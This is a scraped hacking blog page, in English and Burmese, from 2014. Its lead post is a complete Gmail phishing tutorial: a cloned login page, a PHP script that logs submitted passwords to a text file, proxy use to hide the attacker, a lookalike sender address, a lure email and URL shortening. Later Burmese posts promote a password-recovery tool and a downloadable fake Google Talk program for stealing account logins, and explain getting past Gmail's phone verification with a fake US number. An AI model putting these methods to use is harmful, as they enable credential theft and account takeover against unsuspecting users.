About

Ads Here
Showing posts with label gmail. Show all posts

Monday, 4 August 2014

How to create fake or Phishing web page for gmail

How to create fake or Phishing web page for gmail

  • How to hack facebook
  • Sql Injection
  • Course
  • Coursing
  • Web Page
12


 This post will explain you how to create fake or phishing web page for gmail. This Procedure can be used to make fake page for other websites like yahoo,msn,or any other sites which you want to steal the password of particular user.

Steps for Creating Phishing or Fake web Page:

Step 1:

Go to the gmail.com.  Save the Page as "complet HTML" file

Step 2:
Once you save the login page completely, you will see a HTML file and a folder with the name something like Email from google files.There will be two image files namely "google_transparent.gif","mail_logo.png"

Step3:
 Upload those image to tinypic or photobucker.com.  copy the url of each image.

Step4:
Open the HTML file in Wordpad.
Search for "google_transparent.gif" (without quotes) and replace it with corresponding url .
Search for "mail_logo.png" (without quotes) and replace it with corresponding url .

Step 5:
Search for the

 action="https://www.google.com/accounts/ServiceLoginAuth"

Replace it with

action="http://yoursite urlhere/login.php"

 save the file.
Step6:
Now you need to create login.php
 so you need to open the notepad and type as
<?php
header("Location: https://www.google.com/accounts/ServiceLoginAuth ");
$handle = fopen("pswrds.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
save it

Step 7:
open the notepad and just save the file as "pswrds.txt" without any contents.

Now upload those three files(namely index.html,login.php,pswrds.txt) in any of subdomain Web hosting site.
Note:  that web hosting service must has php feature.
Use one of these sites:110mb.com, spam.com justfree.com or 007sites.com. 
 use this sites through the secure connection sites(so that you can hide your ip address)  like: http://flyproxy.com .  find best secure connection site.


Step 8: 
create an email with gmail keyword.
 like : gmailburger@gmail.com

Step 9:
  Send to victim similar  to " gmail starts new feature to use this service log in to this page" from that gmail id with link to your phishing web page.


 Note:
For user to believe change Your phishing web page url with any of free short url sites. 
Like : co.nr, co.cc,cz.cc 
This will make users to believe that it is correct url.

Saturday, 2 August 2014

G-TALK ခ်က္ေဘာက္ ဘက္ဂေရာင္းျပဳလုပ္ျခင္း

G-TALK ခ်က္ေဘာက္ ဘက္ဂေရာင္းျပဳလုပ္ျခင္း

 MM Youth


မိမိ ကိုယ္ပိုင္ ကြန္ျပဴတာ နဲ ့ခ်က္တင္သမား ေတြ အတြက္ မိမိ ဂ်ီေတာ့ ခ်က္ေဘာက္ ေလးကို
အပံုေလး ထည္ ့ျပီး အသံုးျပဳနည္းေလး ေျပာခ်င္ပါတယ္..သိျပီးသူမ်ားရွိမယ္ ထင္ပါတယ္
မသိေသးမရွိေသးတဲ ့လူမ်ားအတြက္ ရည္ရြယ္ပါတယ္..ညီလုပ္ထားတဲ ့ဒီဇိုင္းေလး ကို အရင္ၾကည္ ့လိုက္ပါဦး
မိမိ ဥာဏ္ရွိသလို ဖိုတိုေရွာ ့သံုးျပီး ျပဳလုပ္လို ့ရပါတယ္..
နမူနာ ပံုေလး က
အိုေက ၾကိဳက္ရင္ စလိုက္ရေအာင္..
အဆင္ ့ ၁။။။ RUN ကို ေခၚလိုက္ run ကို start ကေနျပီး ႏွိပ္လိုက္ရတယ္ ေနာက္ေခၚနည္းက window key နဲ ့ r ကို တြဲႏွိပ္ရင္ run ေဘာက္ ေပၚလာမယ္..


အဆင္ ့ ၂။။   Local Settings\Application Data\Google\Google Talk\themes\system\chat\ClassicPicture\Contents\Resources
အထက္ပါစာသားကို တစ္လံုးမက်န္ေအာင္ ထည္ ့ ျပီးရင္ အိုေက ႏွိပ္လိုက္..ဒီလိုပံုေလး ေပၚလာမယ္ xp ၀င္းဒိုးမွာေနာ္ w 7 လဲရတယ္ ..

 ျပီးရင္ မိမိ ၾကိဳက္ရာ ဓါတ္ပံု တစ္ခု ကို အခုျမင္ရတဲ ့ ဖိုင္ ထဲ ထည္ ့လိုက္
မူရင္း ဖိုင္ မွာ ငါးဖိုင္ပဲ ရွိမယ္ ဓါတ္ပံု ထပ္ထည္  ့ရင္ အားလံုးေပါင္း
ေျခာက္ ဖိုင္ ျဖစ္သြားမယ္ ဓါတ္ပံု ကို မွတ္မိလြယ္တဲ ့ နာမည္ တစ္ခုေပးထားဗ်ာ..
အိုေက ဆက္မယ္..
အဆင္ ့ ၃။။ အဲဒီ ဖိုင္ေတြ ထဲက main ဖိုင္ ကို ရုိက္ကလစ္ open with notepad နဲ ့ဖြင္ ့လိုက္ပါ..
အခုလိုေပၚလာျပီး
ဒီစာသားေလးကို ရွာလိုက္ပါ..
BODY {
  margin: 6px;ေနာက္မွာ  ဒီစာသားေလး ကို ထည္ ့လိုက္
background-image: url(N2
.jpg)
N2 ေနရာမွာ မိမိ ဓါတ္ပံု နာမည္ေလးကို အစားထိုး ေပးလိုက္ပါ..
ဓါတ္ပံု က jpg အမ်ဳိးစား မွ ရ မယ္ေနာ္ သတိေပးတာ..
ျပီးရင္ notepad ဖိုင္ က ေန save ႏွိပ္လိုက္ ျပီးရင္ ခ်က္ေဘာက္ ကို
ဖြင္ ့ၾကည္ ့လိုက္ပါ..
မိမိ ထည္ ့ထားေသာ အပံုေလး ကို ခ်က္ေဘာက္ မွာ ျမင္ေတြ ့ရမွာျဖစ္ပါသည္..
အဆင္ေျပၾကပါေစ

Gtalk Gmail နဲ ့ပတ္စ၀ပ္ေတြခိုးရာတြင္သံုးႏိုင္ေသာ ေဆာ့၀ဲေကာင္းတစ္ခု

Gtalk Gmail နဲ ့ပတ္စ၀ပ္ေတြခိုးရာတြင္သံုးႏိုင္ေသာ ေဆာ့၀ဲေကာင္းတစ္ခု

MM Youth 


ဒီေဆာ့၀ဲေလးကေတာ့ ပတ္စ၀ပ္ေတြ ခိုးလို ့ရႏိုင္သလို ပတ္စ၀ပ္ေမ့ေနတာကိုလည္း

ျပန္ေဖာ္လို ့ရပါတယ္။ ေဖာ္လို ့ရတာေတြက ExceL,word,Powerpoint နဲ ့ PDFမ်ား

တျခားဟာေတြလည္း ျပန္ရွာလို ့ရပါတယ္ ၊Mozila, Chrome တို ့နဲ ့သံုးလိုက္တဲ့ေမး

ေဖ့ဘြတ္ အကုန္ျပန္ေပၚလာပါတယ္ ။  ဒီေဆာ့၀ဲသြင္းထားတဲ့  စက္မွာသာ သံုးပီးလို ့

ဒီတိုင္းထားခဲ့ရင္ စက္ပိုင္ရွင္က ဒီေဆာ့၀ဲေလးနဲ ့ ျပန္ရွာလိုက္ရံုပဲေနာ္ အႏၱရယ္လည္း

ရွိသလို အသံုးခ်ရင္ အက်ိဳးလည္းရွိပါတယ္။ ေနာက္ ၀င္းဒိုးပတ္စ၀ပ္ေမ့တာကိုလည္း

ဒီေဆာ့၀ဲေလးက ကူညီႏိုင္ပါတယ္ ။ အသံုးခ်လို ့ရတာကေတာ့ အမ်ားၾကီးပဲ  ဆြဲျပီးမွ

ကိုယ္တိုင္ေလ့လာၾကည့္ပါ က်ေနာ္လည္း ေလ့လာၾကည့္ေနဆဲပါ ။ဒီေဆာ့၀ဲနဲ ့ရွာလဲ

ျပန္မေပၚေအာင္ လုပ္လို ့ရပါတယ္ ။  ဒါေပမယ့္ သာမာန္သံုးသူ  တစ္ေယာက္ဆိုရင္

ေမး၀င္တယ္  ခ်က္တင္ထိုင္တယ္  ေဖ့ဘြတ္သံုးတယ္  တျခားနည္းပညာမသိဘူးဆို

အဲ့လိုအေကာင့္ေတြကိုေတာ့  ဒီေဆာ့၀ဲထည့္ထားတာနဲ ့ျပန္ရွာလို ့ လြယ္ေနပါတယ္

အေကာင့္ခိုးဖို ့သံုးလို ့ရသလို  Miscrosoft Office က  ေမ့ေနတဲ့   ပတ္စ၀ပ္ေတြကို

ျပန္ရွာေပးပါတယ္ ။ ေနာက္ျပီး စက္ထဲမွာ  အင္စေတာလုပ္ထားခဲ့တဲ့  ေဆာ့၀ဲေတြရဲ့

Product key ေတြလည္းလာေပၚတယ္ အသံုးျပဳပံုက လြယ္ပါတယ္ ေလ့လာလိုသူ

ေလ့လာၾကည့္ပါ -အထဲမွာ ကီးဖိုင္ပါပါတယ္ Fullversion ပါ...........................။

အေကာင့္ခိုးဖို ့သီးသန္ ့ မဟုတ္ေပမယ့္  ဒီေဆာ့၀ဲထည့္ထားတဲ့ စက္တစ္ခုခုမွာ၀င္

ေမးေတြဖြင့္  ခ်က္တင္ေတြလုပ္  ခဏေနအေကာင့္က ထြက္လိုက္ေပမယ့္ ရွာေဖြဖို ့

နည္းေတြ အမ်ားၾကီးရွိတယ္ဆိုတာ ဗဟုသုတရွိေစခ်င္တာပါ ။ ပညာရွင္ၾကီးေတာ့

ဟုတ္ေသးဘူး ။ က်ေနာ္လည္း အလုပ္တဖက္နဲ ့ ေလ့လာရင္း  ပညာရွာေနတာပါ

ကိုဖတ္လို ့ေကာင္းတယ္ဆိုရင္  သူမ်ားလည္းဖတ္သင့္တယ္  အက်ိဳးရွိလည္းရွိရင္

အဲ့လိုစာအုပ္ကို က်ေနာ္ျပန္ျဖန္ ့ေပးပါတယ္။ ေဆာ့၀ဲဆိုလည္း ဒီလိုပါပဲ သံုးၾကည့္

ေကာင္းတယ္  အက်ိဳးမ်ားတယ္ဆိုရင္ ျပန္မွ်ေ၀ေပးတာပါ ။ အဲ့ေတာ့ ကိုယ္တိုင္ပဲ

ဆက္လက့္ေလ့လာၾကည့္လိုက္ပါ.။ အသံုး၀င္တဲ့ ေဆာ့၀ဲေကာင္းတစ္ခုျဖစ္ပါ၏

Keylogger လို ့ Hacking သီးသန္ ့မဟုတ္ပါဘူးအက်ိဳးရွိစြာ သံုးလို ့ရပါေၾကာင္း.။


ဒီလင့္ကေန Download ယူပါ -www.ziddu.com- Password Recovery

အေပၚကမရသူမ်ားဒီလင့္ကယူပါ - http://www56.zippyshare.com/


ျမန္မာက လူမ်ားအတြက္ 7/3/2013 Zippyshare က တင္ထားတယ္ေနာ္

Gmail ကေန Email ကို ဘယ္သူပို႔မွန္းမသိေအာင္ ကိုယ့္ေမးလ္ကိုဖြက္ျပီးပို႔ရေအာင္

Gmail ကေန Email ကို ဘယ္သူပို႔မွန္းမသိေအာင္ ကိုယ့္ေမးလ္ကိုဖြက္ျပီးပို႔ရေအာင္

MM Youth 


 ေခါင္းစဥ္ကေတာ့ စိတ္၀င္စားေလာက္ပါတယ္ ဟိဟိ နည္းပညာကလဲေတာ္ေတာ္ေလးခက္ပါတယ္
ေပ်ာ္စရာ လွည့္စားမွုေလးပါ ဘာရယ္မဟုတ္ပါဘူး
ကဲ စလိုက္ရေအာင္
ေမးလ္ပို႔တဲ့ေနရာ က To ဆိုတဲ့ေနရာမွာ ဘာမွ မထည့္ပါနဲ႔
BCC ေနရာမွာ ထည့္ေပးလိုက္ျပီးပို႔လိုက္ စာလက္ခံသူက ဘယ္သူပို႔တယ္ဆိုတာ ရုတ္တရက္ မသိႏိုင္ေတာ့ပါဘူး ဒါပဲေနာ္ လုပ္ၾကည့္လိုက္

G-talk နဲ႕Mobile ဖုန္းေခၚမယ္

G-talk နဲ႕Mobile ဖုန္းေခၚမယ္ ……

MM Youth 


နိုင္ငံ ၃၀ ကို gtalk ကေန အခမဲ႔ အကန္႔အသတ္မရွိ ဆက္သြယ္နိုင္တဲ႔ နည္းလမ္းေလးပါ…
အသံုးၿပဳနည္းကေတာ့ ….
1. Google Talk ကိုဖြင္႔ပါ။
2. ကိုယ္ဆက္ခ်င္တဲ႔ ဖုန္းနံပါတ္ကို ပံုမွန္ gtalk address ေတြကို Add သလိုပဲ add လုပ္ပါ။
3. အဲလိုရိုက္တဲ႔ေနရာမွာ နိုင္ငံကုဒ္၊ ေဒသကုဒ္ေတြကို ပါထည္႔ေပးရပါမယ္။ gmail.com ေနရာမွာ talkster.gtalk2voip.com ကို ျပင္ဆင္ရိုက္ထည္႔ေပးပါ။
(phonenumber@talkster.gtalk2voip.com)
ဥပမာ: for UK, use 442071234567@talkster.gtalk2voip.com or for USA , use 12125551212@talkster.gtalk2voip.com
4.Talkster မွ ေပးပို႔တဲ႔ confirmation ကို instructions ေတြနဲ႔ အတူ ျမင္ရပါလိမ္႔မယ္။ တဘက္မွ သင္ဆက္သြယ္ခ်င္တဲ႔သူသံုးဖို႔ local Talkster number တစ္ခုကို ရရွိလာမွာ ျဖစ္ပါတယ္။ သူ႔အေနနဲ႔ အဲဒီနံပါတ္ကို ဖုန္းျပန္ေခၚဆိုရမွာ ျဖစ္ပါတယ္။
ဒီေနရာမွာ မရွင္းတဲ႔ သူေတာ္ေတာ္မ်ားမ်ားရွိလို႔ ထပ္ေျပာျပပါမယ္။ အဲဒီ နံပါတ္က ကိုယ္႔ ဂ်ီေတာ႔အိုင္ဒီကို အဲဒီသူက အဲဒီနိုင္ငံကေန ဖုန္းျပန္ေခၚလို႔ ရေအာင္ စီစဥ္ထားတာပါ။ Call back system သံုးဘူးတဲ႔သူဆို သိပါတယ္။
ကိုယ္က ဒီကေန ေခၚလိုက္တာနဲ႔ သူ႔ဖုန္းမွာ အဲဒီ နံပါတ္ေပၚပါတယ္။
ဆယ္စကၠန္႔ျပီးလို႔ က်သြားတာနဲ႔ သူက အဲဒီ နံပါတ္ကို ျပန္ေခၚလိုက္ရံုပါပဲ။
လြယ္ပါတယ္။ တကယ္လို႔ သူ႔ဖုန္းမွာ နံပါတ္မေပၚရင္ ကို္ယ္က တနည္းနည္းနဲ႔ ပို႔ေပးေပါ႔ဗ်ာ။ ဂ်ီေမးလ္ ကိုေတာ႔ အျမဲ အြန္ထားဖို႔ လိုပါမယ္။
5. တကယ္လို႔ mobile phone ကိုဆက္တာျဖစ္ခဲ႕မယ္ဆုိရင္, သူ႔အေနနဲ႕ SMS ကတစ္ဆင္႔ သင္႔ကိုျပန္လည္ဆက္သြယ္ရန္ Talkster call-in number တစ္ခုကိုရရွိမွာျဖစ္ပါတယ္။ မရေသးဘူးဆိုရင္ Talkster number ကို IM ဒါမွမဟုတ္ email နဲ႔ေပးပို႔နိုင္ပါတယ္။ Make calls from your Google Talk

1. Google Talk Contact List က ကိုယ္ဆက္ခ်င္တဲ႔ နံပါတ္ကို select လုပ္ပါ
2. Call button ကို Click လုပ္ျပီး စတင္ေခၚဆိုပါ။
3. Talkster က သင္ဆက္သြယ္လိုတဲ႕ နံပါတ္ကို gtalk ကတဆင္႔ ဆက္သြယ္ေပးပါလိမ္႔မယ္။
4. တကယ္လို႔ တဘက္လူက ဖုန္းကိုင္ခဲ႔မယ္ဆိုရင္ သူစကားေျပာဖို႔ အားရဲ႕လား ဆိုတာကို စစ္ေဆးဖို႕ 10 secondsအခ်ိန္ရမွာျဖစ္ပါတယ္။ သူ႔ကို ဖုန္းခ်ျပီး သင္႔အတြက္ ရထားတဲ႔ Talkster local phone number ကို ျပန္ေခၚခိုင္းပါ။
5. သူျပန္ေခၚတာကို ေစာင္႔စားေနပါ။ (တကယ္လို႔ သူျပန္ေခၚရမယ္႔ သင္႔နံပါတ္ကို မသိေသးဘူးဆိုရင္ တစ္နည္းနည္းနဲ႔ ဆက္သြယ္ေပးပို႔ပါ)
6. သူျပန္ေခၚတဲ႔ အခ်ိန္ကစျပီး သင္႕အေနနဲ႕ ၾကိဳက္သေလာက္ စကားေျပာဆိုလို႔ ရျပီျဖစ္ပါတယ္။
7. ျပီးသြားရင္ ဖုန္းခ်လိုက္ရံုပဲေပါ႔။
8. တဘက္လူကို အဲဒီ Talkster call-in number ေလးကို သိမ္းထားဖို႔ သတိေပးပါ။ သူက သင္႔ Google Talk ကို ဖုန္းနဲ႔ေခၚဆိုလိုတိုင္း အဲဒီ နံပါတ္ကို အသံုးျပဳ ဆက္သြယ္နိုင္ပါျပီ။
no catches, no limits, and no conditions! လို႔ သူတို႔က ဆိုထားပါေၾကာင္း။စိတ္မေကာင္းစြာၿဖင့္ ဒီlist ထဲမွာ စင္ကာပူႏွင့္ ၿမန္မာႏိုင္ငံပါမလာပါဘူး …
ဆက္သြယ္လို႔ ရတဲ႔ နိုင္ငံ ၃၀ ေဖာ္ျပေပးလိုက္ပါတယ္။
Country name Country code Dialing code
Argentina AR +54
Australia AU +61
Austria AT +43
Belgium BE +32
Canada CA +1
Chile CL +56
China CN +86
Czech Republic CZ +420
Denmark DK +45
El Salvador SV +503
Finland FI +358
France FR +33
Germany DE +49
Hong Kong HK +852
Hungary HU +36
Ireland IE +353
Israel IL +972
Italy IT +39
Latvia LV +371
Lithuania LT +370
Luxembourg LU +352
Mexico MX +52
Netherlands NL +31
Norway NO +47
Peru PE +51
Poland PL +48
Romania RO +40
Slovakia SK +421
Slovenia SI +386
Spain ES +34
Sweden SE +46
Switzerland CH +41
United Kingdom GB +44
United States US +1
Helpful Hints
ဒီ service ေလးကို သံုးဖို႔ တဘက္လူမွ Caller ID ကိုဖြင္႔ထားေပးဖုိ႔လိုပါမယ္။ ဒီနည္းလမ္းနဲ႕ တဘက္ကလူကို အဲဒီ service မွ မွတ္မိသိရွိျပီး ဆက္သြယ္ေပးေနတာ ျဖစ္လို႔ပါပဲ။ login ေတြ password ေတြမလိုတဲ႕ လြယ္ကူစြာ ဆက္သြယ္နိုင္တဲ႕ နည္းလမ္းတစ္ခုျဖစ္ေၾကာင္း သတင္းေကာင္းပါးလိုက္ပါရေစ။
အေသးစိတ္ သိလိုေသးရင္ေတာ႔ http://www.talkster.com ကို သြားေရာက္ ဖတ္ရႈနိုင္ပါတယ္။ ZEALOT မွကူးယူပါတယ္။

Gmail အေကာင့္ကို Gtalk အတုနဲ႕ ဟက္မယ္

Gmail အေကာင့္ကို Gtalk အတုနဲ႕ ဟက္မယ္ 

MM Youth 


အရင္ဆံုး.. http://adf.ly/CiBAW ေလးကို ေဒါင္းလိုက္ပါ 
Rar file password ခံထားပါတယ္ www.aungkyaw.com ပါ.
အသံုးျပဳနည္းကလြယ္ပါတယ္.။ ဒီ Folder လိုက္ေလးကို သူမ်ားမျမင္ရမယ့္တစ္ေနရာ မွာသြားသိမ္းထားလိုက္ပါ.။
ျပီးရင္ Google Talk ဆိုတဲ့ exe file ေလးေပၚကို Right Click >> Sent To >> Desktop(Create Shortcut)
ဆိုတာကိုႏွိပ္လိုက္ပါ..။ ဒါဆိုျပီးျပီေပါ့..။ တစ္ခုၾကိဳမွာလိုက္ပါ့မယ္.။ နဂိုရွိျပီးသား Shortcut ကိုေတာ့ ဖ်က္ပစ္ထားရ
ပါမယ္.။ Shortcut ပဲဖ်က္ခိုင္းတာေနာ္. :D ။ သူမ်ားမျမင္ရမယ့္ေနရာဆိုလို ့Stick ထဲမွာခ်ည္းပဲမထားနဲ ့ဦး.။
ကြန္ပ်ဴတာရဲ ့တစ္ေနရာရာမွာသိမ္းထားခိုင္းတာေနာ္.။ ျပီးရင္ေတာ့ သံုးတဲ့လူေတြသံုးသြားၾကေပါ့ account ဖြင့္မရလို ့
၁ေယာက္ထသြား ၂ ေယာက္ထသြားနဲ ့တျဖည္းျဖည္းမ်ားလာလို ့ၾကည့္ခ်င္စိတ္ေပၚလာရင္ေတာ့ ကိုယ္သြားသိမ္းထားတဲ့
folder ေလးကိုဖြင့္ၾကည့္လိုက္ပါ Gtalkacc ဆိုျပီး Text File ေလးတစ္ခုေပၚေနပါလိမ့္မယ္.။အဲဒီမွာအေကာင့္ေတြကို တန္းစီ

ျပီးျပေပးပါလိမ့္မယ္.။ အားလံုးပဲအဆင္ေျပၾကပါေစ.။ ဟက္ခ်င္သူမ်ားအတြက္သာ.။ သူတစ္ပါးကိုထိခိုက္လိုစိတ္မရွိပါ။
ယူခုလိုမ်ိဳး ကိုယ္တိုင္ေရးတဲ့ Software ေတြနဲ ့လဲဟက္ႏိုင္တဲ့အေၾကာင္း ပညာေပးခ်င္တဲ့သေဘာနဲ ့သာေျပာျပျခင္း
ျဖစ္ပါတယ္.။ မိမိနဲ ့သိတဲ့လူေတြကိုလဲ တစ္ခုခုသံုးမယ္ဆိုရင္ သတိထားၾကဖို ့ေျပာေပးၾကပါ.။ ကိုယ္တိုင္လဲသတိထားပါ။
ေက်းဇူးအထူးတင္ရွိပါသည္...။

ကိုနားဆင္တဲ့သီခ်င္းေတြ gtalk သူငယ္ခ်င္းကို လည္းနားဆင္ ရေအာင္ လုပ္ေသာနည္းေလး..။

ကိုနားဆင္တဲ့သီခ်င္းေတြ gtalk သူငယ္ခ်င္းကို လည္းနားဆင္ ရေအာင္ လုပ္ေသာနည္းေလး..။

MM Youth 


ကုိယ္နားဆင္ေနတဲ့ သီခ်င္းကုိ ကုိယ္သူငယ္ခ်င္းေတြကုိလည္း နားဆင္ေစခ်င္တဲ့ သူငယ္ခ်င္းအတြက္
မသိေသးတဲ့သူေတြ အတြက္ မွ်ေ၀ေပးလုိက္ပါတယ္ 
အဆင္ေျပပါေစ..။


အဲဒီအတြက္ သီခ်င္းဖြင့္မယ္ဆုိ  windows Media Play နဲ႔ဖြင့္ရပါမယ္ ျပီးေတာ
Windows Media Play>>>>>Tool>>>Options>>>Plug-ins>>>Backgroung
အထိ၀င္ျပီးေတာ့  ပံုမွာျပထားတဲ့အတုိင္း အမွတ္ေပးျပီးေတာ့ Ok လုပ္လုိက္ပါ 
အဲဒါဆိုရပါျပီ တစ္ဖက္နားေထာင္မယ္ဆို Gtalk call လုပ္လိုက္ပါ ကုိယ္က လက္ခံလိုက္ရင္ ကုိယ္ဖြင့္ထားတဲ့သီခ်င္း တစ္ဖက္က ၾကားရပါျပီ ကြန္နက္ရွင္ေကာင္းရင္ နားေထာင္ရအဆင္ေျပပါတယ္ ..။

Gmail အေကာင့္အတြက္ ဖုန္းမလိုတဲ့ နည္းလမ္းသစ္

Gmail အေကာင့္အတြက္ ဖုန္းမလိုတဲ့ နည္းလမ္းသစ္


MM Youth
 
D အခတ္အခဲ ေလးေတြက ႀကံဳရႏိုင္ပါတယ္။ အဲဒါေၾကာင့္ ျပန္လည္ ေ၀မွ်ေပးလုိက္ပါတယ္။ ဒါေလးကိုေတာ့ ဘေလာ့ခရီးသည္ ကေန ေတြ႕လို႕ ျပန္လည္ တင္ေပးလိုက္တာပါ။ 
ကၽြန္ေတာ္တို႔ျမန္မာႏိုင္သား အင္တာနက္သံုးစြဲသူေတြအေနနဲ႔ gmail အေကာင့္အသစ္ဖြင့္တာနဲ႔ ပတ္သက္ၿပီး စိတ္ကသိကေအာက္ သိပ္ျဖစ္ရပါတယ္ .. အေကာင့္တစ္ခုဖြင့္ဖို႔ ဖုန္းနံပါတ္ကလည္း သံုးခ်င္တိုင္းသံုးမရ .. google ရဲ႕ေျပာင္းလဲေနတဲ့ေပၚလစီေတြေၾကာင့္ ဖုန္းနံပါတ္မွမရွိရင္ gmail အေကာင့္ အသစ္ကို လံုး၀ဖြင့္လို႔မရေတာ့မယ္အတိုင္း သိပ္စိတ္ေလရပါတယ္ ..

gmail အေကာင့္အသစ္တစ္ခုကို ဖုန္းနံပါတ္မလိုပဲ အေက်ာ္အခြလုပ္ၿပီး ဖြင့္တဲ့နည္းကို ကၽြန္ေတာ္ Facebook Group ေတြထဲမွာ မွ်ေ၀ခဲ့ဖူးပါတယ္ ..
ျဖစ္ခ်င္ေတာ့ အဲဒီနည္းက အခု သံုးလို႔မဆင္မေျပေတာ့ဘူးျဖစ္သြားတယ္ .. (ကၽြန္ေတာ့္ရဲ႕ နည္းပညာပိုင္းဆိုရာ နိမ့္ပါးမႈေၾကာင့္လည္း အဲဒီနည္းနဲ႔ အဆင္မေျပတာ ျဖစ္ေကာင္းျဖစ္ႏိုင္ပါတယ္)
ကဲ .. အခုေတာ့ ေတာ္ေတာ္ေလးလည္း ေပ်ာ္စရာေကာင္းတဲ့အျပင္ အရာရာတိုင္းနီးပါးကို သိလွပါတယ္ဆိုတဲ့ Google ကို လွည့္စားၿပီး gmail အေကာင့္ေတြ လိုသေလာက္ဖြင့္ႏိုင္တဲ့နည္းေလးကို သူငယ္ခ်င္းေတြအတြက္ မွ်ေ၀ေပးလိုက္ပါတယ္ ..

ဒီနည္းက စိတ္ကူးေပါက္ရင္ ကိုယ္လိုခ်င္သေလာက္ အေကာင့္အသစ္ေတြကို တစ္ထိုင္တည္း ထိုင္ဖြင့္ေနလို႔ရတယ္ဗ် .. ၾကာလာရင္ ကိုယ္လိမ္သမွ်ခံေနရွာတဲ့ google ကို သနားလာမိလိမ့္မယ္ ..
ကဲ .. စလိုက္ၾကစို႔ ..

အရင္ဆံုး သူငယ္ခ်င္းတို႔ရဲ႕ Browser မွာရွိတဲ့ History ေတြအကုန္လံုးကို ရွင္းပစ္လိုက္ပါ (History ေတြပဲေနာ္ Bookmark ေတြကိုေျပာတာဟုတ္ဘူး) မရွင္းရင္လည္းရပါတယ္ .. တစ္ခါတစ္ခါ History ေတြေၾကာင့္ google က လိမ္ရခက္သြားတတ္လို႔ပါ ..
ကဲ .. အဆင္သင့္ျဖစ္ၿပီဆိုရင္ www.gmail.com ကိုသြားၿပီး Create an account ကိုႏွိပ္ပါ (ဒါကေတာ့ မဆန္းပါဘူး gmail အေကာင့္ဖြင့္ဖူးသူတိုင္း ဒီအဆင့္ရဲ႕ေနာက္ပိုင္းအဆင့္ေတြကိုေရာ သိပါတယ္)
အေကာင့္အသစ္ဖြင့္မယ့္ Form က်လာၿပီဆိုရင္ အဲဒီထဲမွာ ကိုယ္လိုခ်င္တဲ့နံမည္ကို ထည့္ၿပီး ျဖည့္စရာရွိတာေတြကို ျဖည့္လိုက္ပါ .. email လိပ္စာထည့္ရတဲ့ေနရာမွာ လိပ္စာတူရွိေနရင္ အဆင္ေျပတဲ့တစ္ခုကို ေျပာင္းေပးရမွာပါ .. (ဒါကလည္း လုပ္႐ိုးလုပ္စဥ္ပါပဲ)


အဲဒီလို အေကာင့္သစ္အတြက္ Form ကိုျဖည့္တဲ့ေနရာမွာ မျဖစ္မေနလုပ္ရမွာက mobile phone နဲ႔ Location ရဲ႕အကြက္ေတြမွာ United States ကိုမျဖစ္မေန ေရြးေပးထားဖို႔ပါ .. ေအာက္မွာ ပံုနဲ႔ျပထားပါတယ္


အဲဒီထဲက mobile phone ေအာက္ကအကြက္ထဲမွာ United States ရဲ႕အလံတံဆိပ္ေဘးမွာ +1 ဆိုၿပီး ေပၚေနတာေလးကို သတိထားမိမွာပါ .. အဲဒီ +1 ေလးရဲ႕ေနာက္မွာ နံပါတ္တစ္ခ်ိဳ႕ ႐ိုက္ထည့္ရမွာမို႔ သတိထားမိေအာင္လည္း ေျပာထားတာပါ .. သူျဖည့္ခိုင္းတဲ့ စာလံုးႏွစ္လံုးျဖည့္တာေတြ I agree to .. ရဲ႕ေရွ႕မွာ အမွန္ျဖစ္ေလးတပ္တာေတြကို လုပ္ထားပါ .. Next step ကိုေတာ့ မႏွိပ္ေသးပါဘူး +1 ရဲ႕ေနာက္မွာ ထည့္ဖို႔ ဖုန္းနံပါတ္ေလး သြားေတာင္းရဦးမွာမို႔ပါ ..
ကဲ .. ဘယ္မွာသြားေတာင္းမလဲ .. အမ်ားႀကီးရွိတယ္ .. (Free ေနာ္ ..)


သူငယ္ခ်င္းတို႔ရဲ႕ Browser ကို Tab အသစ္တစ္ခုထပ္ဖြင့္လိုက္ပါ ..
ပြင့္လာတဲ့ tab အသစ္ရဲ႕ Address Bar မွာ www.pinger.com/tfw/ လို႔႐ိုက္ထည့္ၿပီး Enter ေခါက္လိုက္ပါ


